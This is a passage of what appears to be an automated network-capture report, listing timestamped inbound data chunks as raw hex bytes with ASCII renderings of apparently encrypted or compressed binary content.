Data Ascii: s"P1?h'o]@iZJx\$44)FW8DL:m=h4#<k'[lg,3~)Q.JO{?d2ej3;}^OJ=UQ2r[=J"&Y5qlu8F:Sh:gv<?i\$4@auou :aiPuP+v.Z0gi2T
2021-10-14 02:35:37 UTC	131	IN	Data Raw: d7 ad 07 6c ef c4 71 17 84 52 92 b2 46 7e 88 5d 53 27 8c 2c 22 d2 64 9d cc 77 2f 78 fd 35 34 fa 49 25 3f f4 b0 61 ef e5 c2 a3 31 77 e3 a3 fc c8 f6 92 d2 ab 0c a8 89 b0 d4 75 d3 3c 30 0f f6 70 3d e6 0a e4 d9 ba 9c 91 3c 68 58 77 14 71 21 0d d8 94 83 ed ca 0a 9c 58 06 57 89 1e 06 7a 68 55 b8 5e cc e3 77 13 04 c3 7f e2 8a 2d 36 fc 71 ac bc 99 57 55 29 de 4a 57 e6 a8 e4 d7 43 1b 4b 63 b1 d4 d4 48 f8 bc 73 95 ed 21 5f b4 97 57 d5 1d e3 42 4a 6a 10 df 5b 28 24 f0 55 c8 ec 35 cd 96 96 8a 59 98 30 d3 94 ae 20 bc e8 18 04 85 6e 50 3f 8b 1e 47 46 b2 42 81 2c 11 db 08 81 c5 43 7c 62 0a 47 4a 96 02 04 3b e7 41 1d d8 bc ef c1 c4 77 0b ff 30 a8 1f 8e a4 14 d9 8a 32 74 da ee a3 64 c8 b4 d1 ec 83 88 dd 63 bb 48 74 1c ba c5 e5 fe d2 53 06 99 bb 51 9e 8d 5a fc 2d 29 ab 26 Data Ascii: lqRF-J'S',"dw/x54l%?a1wu<0p=<hXwq!XWzhU^w-6qWU)JWCKcHs!_WBjJ[((\$U5Y0 nP?GFB,CbGj;Aw02tdcHt SQZ-)~&
2021-10-14 02:35:37 UTC	132	IN	Data Raw: be 67 4d 64 32 d8 bc 6f ab 62 40 4a 5d 0c 2f f3 8c 08 a9 73 5e 6c 87 37 78 8b 3c 51 1f 05 32 81 4f 3a ca 9a 7b 6d b7 15 41 24 1d da 74 8d 3b 4b e1 0d 75 f5 fb 34 7f bc 3a 18 fb de 0a 6b d9 cf 0a de 72 a5 29 1f 6e 02 77 2a 6d d5 80 31 be 44 77 e4 3a 57 36 0b c0 7a b0 80 16 fb ce 80 ba 58 6f a8 76 03 6a 1a cd 82 1a 23 23 7b 79 53 dc cb 86 b4 9c 40 65 4f 75 50 d7 ce 86 64 ed 41 f2 28 3e 5f 1a 9e 70 2e 36 e1 5b ff a8 05 da 21 93 e9 72 8d ad 46 31 c7 cc 52 51 24 e8 e2 e1 1d 89 a3 e4 5c b9 6e ea 14 57 87 24 3c 2a 6c 7b 82 4a 08 39 f3 87 fa fd ee d0 e4 ba 2e 06 48 51 72 cb 7e 42 7c 17 eb 0d 0c c8 a2 4a c8 e7 52 44 79 a9 f3 7c e4 dd a9 62 20 34 fd 02 6b 01 da 4c be 3a b2 07 f9 ca c2 a2 54 05 b0 c5 f5 de b5 9d 11 3f 8b 65 68 68 6c ff bf 87 1d 21 c5 d0 3d c7 97 c7 Data Ascii: gMd2ob@J]/s^!7x<Q2O:{mA\$!;Ku4:kr)nw*m1Dw:W6zXovj##{yS@eOuPdA(>_p.6[!rF1RQ\$!nW\$<*!(J9.HQr -B)JRDy b 4kL:T?ehhl!=
2021-10-14 02:35:37 UTC	134	IN	Data Raw: a3 16 59 40 67 b4 76 e7 cb f1 6b b7 40 01 7f ab e0 32 dc 69 37 99 b4 df 56 24 02 6c 77 fe 89 bd dd 63 d0 5b 40 99 e4 fe 65 fc 96 f3 c1 f2 5e c6 b1 b7 9d f5 04 e2 d8 6f dd 27 d4 69 c0 04 e9 54 e8 90 1f 1f 99 89 a9 6e a4 1a fe 90 84 a0 e8 f3 67 9d 80 4e 9b 1f 91 1f dd 63 05 75 8a 1d f8 fb 12 80 e5 dc ec 81 05 58 68 a2 07 2b 39 e1 6d b1 20 5b 77 c0 c0 53 fb e4 31 a8 85 31 ac 2b ed 8c c2 6f db ee 83 85 2b bb d1 f3 be b0 d8 4c b9 4e 58 b0 46 22 7d ff d6 77 f7 85 ba 51 04 32 52 c3 1a 2f 5a 3a d5 b2 c7 e1 c5 35 4c 67 56 3c 20 47 d4 f0 61 40 85 23 84 ce 7a cc 1c 7f 51 6d 46 eb 67 42 34 ab 7f 8c 46 b8 54 cd ce 70 0d d9 e3 2a f2 85 ec 5a fb 94 aa 08 6c c8 06 2b 4e 37 3d 60 16 fd f5 94 e0 d7 93 3c f1 12 98 74 6d c9 c1 eb 41 87 33 74 eb 2e 30 9e 67 de 71 3a d9 87 49 Data Ascii: Y@gvk@2i7V\$!wc[!@e^o!TngNcuXh+9m [ws11+o+LNXF"]wQ2RZ:5LgV< Ga@#zQmFgB4FTp*Zl+ N7=-<mA3t.Ogq:l
2021-10-14 02:35:37 UTC	135	IN	Data Raw: 4c fa 8b 88 8d 4f 96 77 23 b7 37 61 93 07 0b 11 60 51 78 f4 49 fe 07 1f 3e f8 6e 81 54 f7 f1 1d 41 c0 ca f1 25 d4 79 3a a1 51 ca 3b c1 9e f9 80 28 c4 09 b8 c1 f0 f5 1e c5 4f 5a ed a7 55 04 a8 79 cd 43 30 02 a0 e9 b8 9f 4e aa 35 b2 8a 04 f7 26 44 56 9b 62 23 11 71 ff 49 7e 90 4d c5 4c 2a 26 09 ca 57 e6 f5 41 71 f0 c2 d2 ad e9 4e 47 e8 37 59 6c 54 b0 db 57 cc 5f d1 d1 a7 4a 60 23 9c 05 fa 0e 25 1f 9f 8c fa c7 27 84 74 47 91 35 f8 fe 60 96 39 12 96 a1 46 6f ec 81 20 ac 9b 5b 7c 29 3d c3 b7 1e 04 c6 38 fc d0 82 ee 7b 40 96 e1 03 42 a8 4e 23 09 3a 50 0c fb 26 2c 4a f4 44 6a 99 36 51 b7 39 dc 6f 3e 4b b7 f1 3b db fe 78 c5 8c 53 e7 fa 9a ed 5c 2b 9f 4d 00 cc da 61 40 c0 b4 64 3d b0 02 96 05 a9 6d fe dc cb 0e 74 b7 c8 65 3f ce de 9a f1 82 77 9f 2f b5 5a 8e f0 14 f6 Data Ascii: LOw#7a`Qxl>nTA%y:Q;(OZUy0N5&DVb#ql~ML*&WAq-MNG7YITW_J`#%#tG5^9AFO [])=8{!@BN:P &,JDj6Q9o>K;Xs!+Ma@d=mte?w/Z
2021-10-14 02:35:37 UTC	136	IN	Data Raw: 56 8d 8a a0 42 09 81 e1 fc a9 63 0a 58 f2 9b 02 14 1d c1 0e 9a a6 25 ce d9 d5 57 db e0 3d 80 a8 a9 89 00 d5 2c 9c ed db ee 87 85 a4 b5 d1 f3 3b 85 dd 73 9d 6e 38 9b c4 5c c4 d3 c7 73 86 a2 79 29 aa 77 08 21 8f 04 bf d5 b2 c3 e1 5b 3b 4c 67 d2 31 20 57 f2 d6 2c c7 fb ba a5 f0 6b ec 01 61 40 45 f1 cc 4a 56 38 09 94 14 47 b8 70 ec b6 71 0d c6 58 27 f2 96 ca 7c b9 13 d4 91 4d 87 17 0b 50 2b 15 4d 8e d8 de ac 44 89 14 3c f1 16 98 3f 7c c9 c1 6e 6d 82 0f 50 cb 41 1b 18 19 67 26 2f dd a7 48 ec 6a 10 46 88 b1 b1 1f b8 5b 35 71 ee 23 4c 9b 48 ff 6d 9c 32 e5 b9 88 ea ee 0a a3 2c e5 9b e0 9f 78 dd 33 a5 de c0 4a 30 21 85 f4 e6 27 fb 84 5a 40 f3 66 bf 76 5c fb 49 95 17 4a 8d 80 98 d9 d9 5e 21 d9 2b dc bc d8 c4 88 81 e1 4c 0f 1a 88 69 eb 1a 71 ad 68 01 4c 14 49 17 Data Ascii: VBcX%W=-,;sn8\sy)w[;Lg1 W,ka@EJV8GpqX MP+MD<? nmPAg&HjF[5q#LHm2,x3J0!Z@fv\J^+LiqhLI
2021-10-14 02:35:37 UTC	137	IN	Data Raw: 89 d3 4c 2e 1b 60 e6 55 e6 69 4e de 9f 72 0c 0c ec 6e cb c9 e7 48 f6 71 86 e2 5c ee d3 d6 fb 21 14 9d 35 9c 01 c7 64 09 1d 9f 10 f5 6c 4b 3b 55 05 94 15 75 df b5 87 a3 37 a4 77 48 62 63 80 26 86 3d 4e f2 28 3d d8 87 75 28 c4 38 60 df 29 82 c4 61 d5 e4 23 cc 89 b7 32 93 1f 62 0d f5 2b a0 4b f2 6e cc 9c b8 50 b7 22 f3 03 12 49 b7 6d 34 70 92 c7 e4 c8 56 c7 75 bb e1 4e b1 ba 7f 36 c2 d7 ec 41 c6 9e c2 c9 3e 03 96 1e 80 00 d2 de cb 92 7b 1c a4 da 1e 8b db ba 61 a3 47 8d b5 90 68 83 fe 19 64 a6 97 d1 90 80 16 50 76 8d 96 7e ea 69 71 3f de 32 c6 b3 5a 27 14 66 34 d2 54 89 4f 6b 81 15 4e ef 9f 70 17 84 e8 11 88 54 58 b7 9e 7b 0a 8e 0c c8 f1 e2 e3 4a 51 07 51 df a7 33 d0 cf c1 83 d8 a2 43 ef bc c3 a3 31 cd 69 99 ee ee c9 57 fa 86 0e 88 9c 90 52 0b 55 1e 18 26 d4 Data Ascii: L.`UiNmHq!5dlK;Uu7wHbc&=N(=u(8")a#2b+KnP"Im4pVuN6A>{aGhdPv~iq?2Zf4T0KnPTX{JQQ3C1iWRU&
2021-10-14 02:35:37 UTC	139	IN	Data Raw: 84 ce 7e cc fc 66 51 6d c3 de 62 7d 10 8b ec a7 c4 c6 ed cd de 74 2d 75 c3 02 df 1d c9 71 c0 34 f4 22 6c c8 02 2b 5d 2f 3d 60 91 f0 f5 84 c6 f1 a7 bb 8f 8b b9 56 79 e9 75 f5 48 af 84 53 cb 3a 3c 38 ad 70 3a fd b3 4f c4 47 0d 5a a6 b6 31 61 27 70 b7 0b 57 48 4d 9f 68 d0 49 b1 23 59 bc cf fa c8 2e 36 73 f0 9b c0 b1 49 f0 31 bb f0 c7 ca 4e be ae 76 9c 9e 91 85 5e 60 df 42 92 67 e0 fe 0f 85 31 6a 1b e7 8d d9 f9 7c 10 f4 29 c0 92 df 44 f6 1e ca ce 75 a3 e5 68 ef 3a 5c 89 45 10 f0 11 08 07 cb e6 bf e4 27 96 5b ba af 91 67 62 0a 11 90 0a 15 f1 ab d6 c8 6f 2d cf 0a eb ac b3 fd 68 56 28 d6 c6 d5 aa 64 6a e8 66 8c 2e f3 9f 00 75 71 5e 6a 37 90 2b 03 1b 71 ea 25 8b 80 6f f5 5d bf 56 6b b9 18 fa 25 1b f0 d2 b5 bb 4a e1 15 7d 2a f9 34 79 0c 9d 4b 70 f9 2a 9d f9 Data Ascii: ~fQmb)t-uu4"+!/= `VyuHs:<8Fp:OGZ1a'pWHMh!#Y.6s!1Nv``BgJj)Duh:\E'(gbm/hV(djf.uq^)*7+q%o)V k%J)*4yKp*

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	140	IN	Data Raw: 4f 1f f3 ce 34 4a f2 71 fd cf 82 52 b7 3b d6 ad 41 d2 b6 6b 1a d6 36 5f e5 c8 c8 c2 d7 a8 c7 6e f1 9e 52 24 c4 21 79 40 c6 81 cd 6b 04 01 96 07 a3 aa 81 45 ca 94 55 ba 01 42 1f 8b 45 bf dc b3 61 ad f4 b4 45 91 f8 3c ef a7 97 c9 98 3e 03 50 70 b8 07 28 5e 6a 71 3d d4 68 b9 2a 5b bd 35 6b b4 f5 74 55 d4 4e ac 27 6f d4 0e 71 00 ac e5 b5 9f 52 72 2a e9 ca 26 8c 08 ee 06 65 9d d3 ca 22 78 ee 13 12 0d ce 5b a6 d5 b8 7e cf 2e d5 8b 1c ef c6 88 c4 6c a8 c0 d3 ab 08 a8 44 bb d4 75 56 3a 35 33 d2 50 e5 cd 8c 9a 60 b2 87 95 1c bc 70 5a 16 eb 02 0a 4c cc 3a 20 ca 0e bc a7 31 5d 89 84 3c 74 52 5e 9a 81 cb c9 f1 4d 96 d9 7f e6 b5 eb 1e d1 73 36 9f 9e c3 0d 90 12 4a 53 c6 68 bc dd 43 81 71 6d 8b df f6 a8 ff 96 f5 cb 62 3b 5f b0 a8 89 fd 30 e1 d8 69 6d 84 87 e2 e7 24 f4 Data Ascii: O4JqR;Ak6_nR\$ly@kEUBEAE<>Pp(°jq=h°[5ktUN°oqRr°&e°x]-.lDuV:53P°pZL: 1]<R°Ms6JShCqmb;_0im\$
2021-10-14 02:35:37 UTC	141	IN	Data Raw: 4a b1 23 e3 05 fe eb ee 10 ab 5f f2 9b e6 ab d2 8e a8 a4 d8 ee e8 4f ba 84 f4 78 22 bd 94 7c 60 68 41 92 67 5a 7f 3e 94 17 56 85 cb 8f d9 df 6e 8f 8a b0 dd ba f6 66 f4 1a e0 4c 91 1f c9 7a cd 3a e9 8a 45 10 4a 9e 39 16 ed d9 02 cd 0a 94 7b 82 9c 13 19 e6 23 3c 96 2a 10 d9 29 a8 cb dc 40 3a cb 92 e9 ae b3 67 6d cf 25 f0 e6 71 83 49 68 c8 25 bf a8 8d 11 29 58 77 7e 68 1f 12 55 00 3f 5c fc 23 12 85 6d f5 c7 ba c1 66 9f 38 5c 2f 33 dd f0 f3 a4 60 63 77 cc 06 fb 30 5f 23 1d 35 e9 62 0f b4 c8 e9 2a fb a0 a8 29 3f b4 13 5f 07 74 fd ab 19 3c 3c c4 63 44 ca 17 f8 c4 5a b6 18 33 d6 45 83 b7 b9 49 88 70 21 b7 17 ed 48 1b 0b 0e 66 75 7d db 4b f8 2b b7 c6 1f f6 80 50 d3 ee 1b 43 c0 50 4e 2d e7 4d 3c be 57 c8 3b e1 7b 3e 9c 28 d8 3e 83 eb dd f1 34 41 1b 41 92 3e 50 24 Data Ascii: J#_Ox" "hAgZ>VnflZ:EJ9{<#*)@:gm%qlh%)Xw~hU?°#mf8V3°cw0_#5b*)?_?<tc<DZ3Elp Hfu K+PCPN-M<W;<?>(>4AA>P\$
2021-10-14 02:35:37 UTC	143	IN	Data Raw: b0 7e 0a 01 60 85 f4 56 89 d5 6e 4c 19 68 cf 10 59 3a 86 c8 b1 b5 d2 26 31 96 53 23 ac 24 cc db 64 07 f6 7d 15 73 df 1d 30 d0 cf 7b 4e eb b0 65 d0 76 ea 8e 33 ed c0 a4 68 90 4f 58 d2 af 2c a1 98 ba d4 ef e9 32 0a 04 d4 59 39 cc 8c ba 00 a4 9c 95 03 de 70 5a 16 eb 02 0a 4c cc 3a 20 ca 0e bc 52 32 5d 89 84 3c 74 52 5e 9a 74 c8 0b f1 4d 27 dd 7f e6 b5 b8 1e d1 73 36 9f 9e c3 0d 90 12 4a 53 c6 a3 bf dd 43 81 71 6d 8b df f6 63 fc 96 f5 cb 66 00 5f b0 a8 c1 fd 30 e1 d8 69 6d 80 87 e2 e7 24 f4 75 c4 92 3f cd 0c ac 84 60 93 12 ff 90 84 a6 e2 1b 39 04 81 55 b7 12 89 1e db 49 19 2e 3e 0d de df 28 ac e7 dc cc f8 2f 75 7a 98 0f 2b 39 e1 6b bb c9 05 ee c1 df 5a f3 d2 32 a8 83 81 0f 78 66 ab e2 70 fa c0 81 a5 c2 2e f4 de b3 86 d0 4f b9 4e 5e ba b8 7c e4 fe c9 7e ff b4 Data Ascii: ~°VnLhY:&1S#\$d}s0{Nev3hOX,ZY9pZL: R2 <tR°tM°s6JSCqmcf_0im\$u?°9UI.>./uz+9kZ2xfp.ON° ~
2021-10-14 02:35:37 UTC	144	IN	Data Raw: 29 ac 71 b7 6f 2b ed 28 cf 81 a2 41 6d 35 3b f0 e6 4d 37 46 6a c8 3d bd 03 f1 88 2e 72 f5 20 f5 1c 12 51 ba 55 73 ee 05 a8 a4 42 e7 e1 ba 34 78 9f 38 63 80 39 f0 f2 ec a9 62 cc 0b 55 01 d1 b2 01 bf 1e 35 ed d8 7a 9b d9 cf 90 db 8f ba 0f 3f 21 0d 5f 07 4f 7a a4 1b 3c 25 ca cd 17 51 16 fe ea fc ce 83 32 6d 86 cb a9 6f a8 ce 06 9a 05 eb a2 56 09 0e 79 59 86 d4 49 f8 32 96 68 4c 6d 81 56 fd 48 62 d8 c1 50 d0 28 98 5d 1a 9e ca ef 16 f3 7d c8 d2 2a d8 21 b5 1d d2 f3 34 58 2b eb c1 a5 51 22 c2 fe ba a9 99 85 c0 89 ea 6c ea 34 28 af 09 2e 11 64 05 82 4a 0e 33 89 db 63 fc f1 cc ec 61 2c 06 4e e1 d1 98 f6 65 5c e5 cb 59 0e e8 4e dd ed ca 5a 4a 74 ff f1 7a ce 7f c7 d8 21 34 e6 36 b4 2c d8 4c 22 35 1d 68 46 eb 35 a6 74 50 92 35 f8 44 90 aa 28 34 a9 30 6c 42 ee a1 Data Ascii:)qo+(Am5;M7Fj=,r QUsB4x8c9bU5z?_!_Oz<%Q2oVvYl2hLmVhBP(j)*I4x+Q°I4(.dJ3ca,NeLYNZJztI46,L°5 hF5tP5D(40IB
2021-10-14 02:35:37 UTC	145	IN	Data Raw: 9f a1 21 cc 20 1a 06 a9 5c 89 1a 39 2c 42 78 ba c4 ef e4 e3 4b bd b7 7d e6 aa c0 d9 d8 71 36 86 b8 6d 5e 0b 13 4c 7d 6d f6 24 dc 43 1f 74 36 9b f9 d6 d2 db bb e7 cd 54 56 5d b0 b7 b9 2e 39 e3 d8 70 4c 2a d4 79 e6 22 da d3 96 09 3e cd 92 a9 de 73 b5 32 49 b7 a9 b4 e4 51 6e 06 81 4e bf 39 ae 1e dd 7c 8f 78 8a 0e de dd 22 07 9b 45 cd 62 0e 78 10 bc 2f 06 a1 c4 46 89 80 05 96 c3 c0 57 fb e9 15 a8 85 b4 a8 2e d2 a8 e2 72 f0 68 fd 3c 3b 4d 5 d3 d8 a2 f0 61 21 6b 73 88 e2 7c 9d fc d6 73 f7 ae 9e 51 04 b7 7e c6 26 0b 7a 20 fe 34 b9 58 3d 3a 48 47 32 16 0d 45 4e d3 66 d4 dd 9a ff cc 7e ec 21 3e 74 6d dc d1 6b 78 3f 89 ea 8b 6c 3e 0a 55 df 70 09 e6 b9 00 df 87 76 79 fc 00 f2 b1 16 ca 02 0b 70 57 18 8d c8 c7 f0 ae eb f5 8d 3b db 90 c6 cf 7c c9 c5 d4 34 ad 1e 76 71 Data Ascii: !\9,BxK}q6m°L°}°Ct6TVJ.9pL°y°>s2lQnN9 x°Ebx/FW.rh<a ksjsQ~&z 4X°=:HG2ENf~!>tmkx? >UpvypW° 4vq
2021-10-14 02:35:37 UTC	146	IN	Data Raw: f9 12 7e 14 f8 c6 50 32 64 aa d7 df a2 ba 37 6d a8 76 b9 92 3a bc a4 27 97 0c 79 79 75 5f 6f f8 2d 8a 68 4c 6d 81 56 fd 4c 62 d8 c1 50 d0 28 57 5d 1a 9e ca ef 16 f0 7d c8 1d 2a d8 21 b5 69 d6 f3 34 59 19 ee ae a7 57 0e 6a 06 5d 31 98 81 e4 37 bb 6e ea ae 97 a7 35 1a 17 da 54 80 4a 2e a1 57 f9 63 eb c6 f9 c6 4c 28 2c ca b5 ce e7 6f 60 7c 7e e9 0d 0c 72 6b 6a d9 c1 68 f3 56 ab f3 5a 7d 79 d7 fb 3c 1c d4 20 9c 07 f0 ce 5a 86 9e 16 db ca 95 a0 54 05 0a 10 d5 cf 93 a7 99 10 89 65 4e f8 c8 81 26 9a 35 08 e7 28 3b ed 15 23 9c c7 38 62 d5 0e fe 5d 60 4f c5 2e 53 ae 97 93 0b 3a 4f 3f 13 2d 2e 4a e9 46 c1 e5 af 56 9d bb 82 b2 3e 4b b3 4b bc f4 ec 5e 7f ed 7f f5 cd 9a 43 4c 2b 9f 72 e1 c2 f7 63 5f e5 b6 cf 41 29 05 bc 87 f7 b1 fe dc cf b4 f2 98 da 43 85 ae f2 88 d7 Data Ascii: ~P2d7mv:yyu_o~hLmVLbP(WJ)*i4YWJ 17n5TJ.WcL(.o° ~rkjhVj y<zT°eN&5(°#8b°)°O.S:O?~.JFV>KK^ CL+rc_A)C
2021-10-14 02:35:37 UTC	148	IN	Data Raw: 1b 90 66 b2 3d 8b 18 f7 e5 e1 c9 a6 0c da fb cb 83 e5 dc 56 47 27 4a 4e 9e ec 04 3b e1 4b ca 8e 25 ee de cb 7f f6 fd 30 ae af 29 f7 9f fe aa e6 54 1e ec 83 a5 58 91 fc e2 87 80 34 63 bb 4e 7e c6 ec 5c e4 e6 fe 5e d5 99 bd 7b 96 d6 ee ef 0b 0d 5a e3 d6 b2 c7 5b 19 17 59 41 68 d1 0f 45 d4 d6 15 ee fb ba a5 dd 7f ec 01 56 7c 6f dc c8 60 d2 6c 12 eb 8d 42 98 b2 ce de 70 97 e3 ef 13 f9 a7 2a 5e d1 12 f4 e0 44 c8 02 15 78 1b 3f 60 8a f2 5e f8 5f f6 8d 39 d1 d5 ba 56 7d 53 e4 d9 5a 89 3e b1 e9 28 1a 38 60 6e 70 3a c2 fe 7e e9 45 12 40 a4 19 d4 5a 31 55 06 4b d8 9b d2 40 65 a0 05 e3 51 e0 eb ee 2e 51 5b f0 9b fe a9 7d f2 31 a3 f2 68 b6 d7 b9 84 f0 c2 ce 92 85 5a da 4c 6e 83 41 5a 12 20 94 17 6a 77 cf 8d d9 c5 6c 24 f6 29 da 90 74 38 6f 19 e0 48 2b f0 e6 68 Data Ascii: f=VG°JN;K°%0)TX4cN~°\°Z[YAhEV]o°lBp°^Dx°?°^_9V)SZ~(8°np°:~E@M Z1UKM@eQ.Q j1hZLnAZ jwl°)t8oH+h
2021-10-14 02:35:37 UTC	149	IN	Data Raw: 47 a6 6a e7 11 71 f9 43 23 c5 d4 c4 50 06 2b 4a cb 51 cc e9 1a c5 e0 eb 09 2c 02 4c 47 c8 7d 6d 41 46 8d d3 90 cc 5f d7 db c4 1f f9 22 83 08 f2 61 26 1f 99 3c 59 94 ac a3 54 01 b0 de fa de b5 1d 1c 3f 9b 43 4e a9 ec 81 26 a6 f3 0e e5 28 22 ca bf 70 07 c6 3e 4c 73 d1 65 5c 60 d1 c0 ef 40 88 b7 a8 2c 17 5d 39 f3 e7 2c 4a f2 4e 17 cc af 50 a8 2f d4 06 3d 4b b1 41 9c 88 75 5f e5 cc 72 0a f8 ba e1 d4 0e b2 43 02 c4 1a 61 40 c6 be ef 6f 29 03 81 29 a4 2a ff da e1 16 2f 03 db 43 1b ab 31 98 f1 a2 dd a8 02 a4 63 b1 36 3b f4 a7 b7 df 9c 13 01 4c 5e bf 87 56 c1 41 f3 47 6d b5 b8 2e 7b 8b 12 46 a5 49 71 a4 c4 68 8c e8 6a cf 0e 51 03 a8 c8 b7 82 7c 75 aa 97 55 0d 0e 72 57 da 64 99 f3 a0 05 55 ff af 17 fd de 7d 86 05 b2 65 cf 0e d9 8f 31 ed d8 a6 c3 ec d6 5f f8 29 72 Data Ascii: GjQC°P+JQ,LG°)mAF_°"a&<YT°CN&("p>Lse `@.J9,JNP/=KAU_rCa@o°))/°C1c6;L°^VAGm.(Flq Q uUrWdU)e1_r
2021-10-14 02:35:37 UTC	150	IN	Data Raw: 4b 14 0d df f1 db 5a e0 db aa 86 ce 7e ce 35 50 51 6d c6 e6 67 52 12 d8 c0 0b 38 21 75 cc da 50 1c c5 c2 02 45 a2 c1 4e f7 32 c5 92 6d c8 22 33 7e 36 3d 7f ac f0 f5 84 c6 f1 a7 bb 8f 8b b9 56 79 e9 d3 f7 48 af 84 53 c6 3a 3c 38 0b 44 70 3a fd ff 78 c4 47 0d 5b a6 b6 31 61 27 70 b3 0b 57 48 4d 9f 68 76 4b b1 23 59 bc cf f9 c8 2e 90 71 f0 9b c0 f4 7e f0 31 ba c5 c2 e5 4c b8 82 de 64 79 09 84 5a 44 49 57 91 67 7a 41 07 b9 05 6c 8d f2 8e d9 d9 64 9b da 29 dc a5 fe 6e db 1a e0 4a 21 3a ea 68 e8 2a ef 88 10 10 6a 34 2e 17 ed d7 28 f0 24 96 7b 09 a3 91 67 7e a2 a5 93 0a 17 fb b7 86 51 f9 e0 00 ed b2 eb 89 63 f0 4c 7b 3d d8 13 6f ab 6e ea 50 22 95 2a e5 82 03 43 0d c6 6d 1d 16 53 ea 82 70 ee 01 34 10 69 94 e7 30 7b 7a 9f 59 91 b8 1d e7 aa f9 a4 34 79 08 55 03 75 Data Ascii: KZ~5PQmgR8luPEN2m°"3~6=VyHS:<8Dp:xG[1a°pWHMhvK#Y.q~1LdyZDIWgzAlD)nJl:~h°j4.(\$[g~QcL°=onP°° CmSp4i0[zY4yUu
2021-10-14 02:35:37 UTC	151	IN	Data Raw: 93 1c 31 de 95 42 66 d3 ee fa 9a dc 45 f8 fb 8b 19 a6 0c 1c 4e b2 52 c5 13 eb d7 b8 5e 81 f3 06 1b 99 28 22 a9 0a 46 63 12 a9 da 39 97 c7 11 10 be f8 5a 16 7e f0 f2 bd 00 83 1b 95 4c 48 04 03 8b 25 43 ce 80 20 4c 15 60 39 97 3e ab 2d c6 17 77 80 68 01 2b 7d 14 82 9e e0 d3 21 63 d5 62 da ca a1 43 02 0a d5 c9 95 b4 fa 38 63 f2 32 64 c8 f2 59 24 8f 4f 02 78 c1 98 fb d2 10 2e e3 c6 05 41 e2 47 92 97 7b e5 8f 16 55 2e a1 6e 60 90 9b 1a c2 90 d1 af 1a 17 9a d2 57 9f e7 cc 88 9e b2 02 a4 da 72 f9 c4 cb a0 00 b0 53 5c 47 86 16 0e e2 86 86 48 97 81 98 07 a3 79 65 14 fb 06 17 c0 ae ac 2e d2 06 86 58 0f 5d 9b 18 0d 02 75 7e a0 63 f2 e4 ca 7f 87 fd 57 d6 c9 e4 16 ce 57 31 b9 80 6a 69 22 22 62 78 de a8 ad e8 7c 39 41 66 a3 24 0e 85 25 64 0f 34 bc f0 dc 54 77 4b 13 fa Data Ascii: 1BfENR°("Fc9Z~LHJ°%C L°°9>~wh°) °cbC8c2Y\$Ox.AG{U.n°~WrS°GHyE.X u~cWW1ji°°°°bx 9Af\$°%d4TwK

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	153	IN	Data Raw: e1 98 f6 bf 35 f2 e6 78 bd 90 a4 16 81 73 63 10 17 09 a0 2e 82 08 61 01 4b d8 77 b4 24 45 3b 07 8f 6b 54 77 65 d6 42 42 9e c0 d0 f6 38 b3 d2 67 92 1a db 94 3d 7e 17 58 2d b3 a7 52 89 67 56 5c eb 59 b7 53 b7 ee dd 11 82 52 a3 04 60 b8 f2 cc a7 ba 92 17 56 eb 4c ce 93 36 c3 f1 cb 76 6f 69 71 df 5e 12 9e 61 e0 1b b1 6b 31 f7 bc e5 f2 ef 63 48 69 36 bd 85 18 dc 13 5d ef 4c f4 4f 8b bb 16 3d 1c 31 1e 3a 75 3f ec 6e 1b ca 39 0e ad 42 85 b5 bc 5c 4e b6 57 13 1d 33 e5 a7 b2 ab 49 e2 1f 08 5b fc 3d 76 36 5a 2c fd ec 3c 95 9b 91 54 bc e1 ba 39 5f 30 59 14 36 73 f4 a1 28 4f 59 c5 c8 17 67 69 82 e1 51 9b 34 48 ed e9 94 aa 85 0f d8 06 43 d6 23 fb e0 64 83 9b aa 93 ba 09 b6 19 c0 7d ab bd f5 09 92 1d 1a d3 c7 45 88 04 da 03 cd ca 41 8d 13 fe 68 cc 41 3b 90 33 ce 2c 79 Data Ascii: 5xsc.aKw\$E;kTweBB8g=-X-RgVYSR`VL6voiq^ak1cHi6]LO=1:u?n9B\NW3I[=v6Z,<T9_0Y6s(OYgiQ4HC#d}EAhA;3,y
2021-10-14 02:35:37 UTC	154	IN	Data Raw: 15 1b d2 5a ec ee b4 6b 22 74 ac d5 b3 9a 8f 24 48 db 10 17 90 31 94 e0 53 99 e0 94 0b 02 00 05 f0 e7 05 30 e9 c5 04 a8 7f 68 cb 2f 7c e3 aa ff 4b d4 ca 6f 7e f6 17 05 06 d7 6b 9e 2f 54 8b 59 81 c0 fb e5 83 46 83 a4 23 a1 b7 91 89 63 95 79 4d 77 b8 2c 6b 87 9d e3 1b fb dc cb 59 fa 18 2b 71 8e 36 09 a2 d2 dd 41 e5 6d fd 0d 57 61 ad f8 56 2f 3d 5c 86 3a e6 a9 c1 45 ad b5 00 9d db 9b 3d fa 7c 62 d5 a0 18 63 49 7d 20 75 ef 81 ad dd 57 14 01 6d 9e f6 cf 0f ac 9e b7 e7 0f 5d 26 cf d0 ff 90 5e ee f8 4c 61 29 df 48 e8 12 d2 63 cc 89 0c e7 a0 ba 93 71 af 0f ea 5b b9 95 c9 66 24 dc 45 8b 53 cd 71 c1 15 b3 1c b4 67 de 18 23 9e 0d 6e 27 1d ae da 89 b0 50 df de f8 38 b1 4a 4f fa 16 2c 3b f9 10 12 c9 4b 5f 4a 66 e4 1d 56 34 bc 16 17 68 5e 7d 61 3e 0e 5c 72 13 96 5a bf Data Ascii: Zk't\$H1S0h/]Ko-k/TYF#cyMw,kY+q6AmWaub/=!E=[bcl] uWm]&^La)Hcqf\$ESqg#n'P8JO,;K_jfV4h^>ja>rZ
2021-10-14 02:35:37 UTC	155	IN	Data Raw: 77 27 a0 a3 96 f3 51 cc f4 51 a4 25 a6 06 90 a4 19 43 1d 58 37 f7 e0 d0 87 44 49 c7 55 ff d9 78 90 2f 90 02 0e 9e ff d5 03 28 47 5f 5b f6 44 39 a8 43 7c d4 20 b3 8f 8c 02 79 9f 37 3b 5d 14 e0 f2 f6 a4 a2 fa 0a 20 73 c3 12 36 17 57 78 c8 c6 6e ac ee fb 35 b8 91 9a 06 30 51 41 28 76 17 a7 e3 7b 0c 6e 80 86 4b 28 18 f6 ce 33 9d 07 3a df d8 ab 8e a3 68 a3 22 76 fd 5c 85 cb 49 44 5f 34 3b 16 b6 15 be 6a d9 05 06 14 f9 29 a9 ac 60 3c b2 23 a4 79 bc 28 6e eb 3a a1 30 db 6d d2 b1 14 c3 16 b5 c0 c3 d7 0f 67 e9 0b 21 4b 93 ee 29 b0 08 e7 48 6d 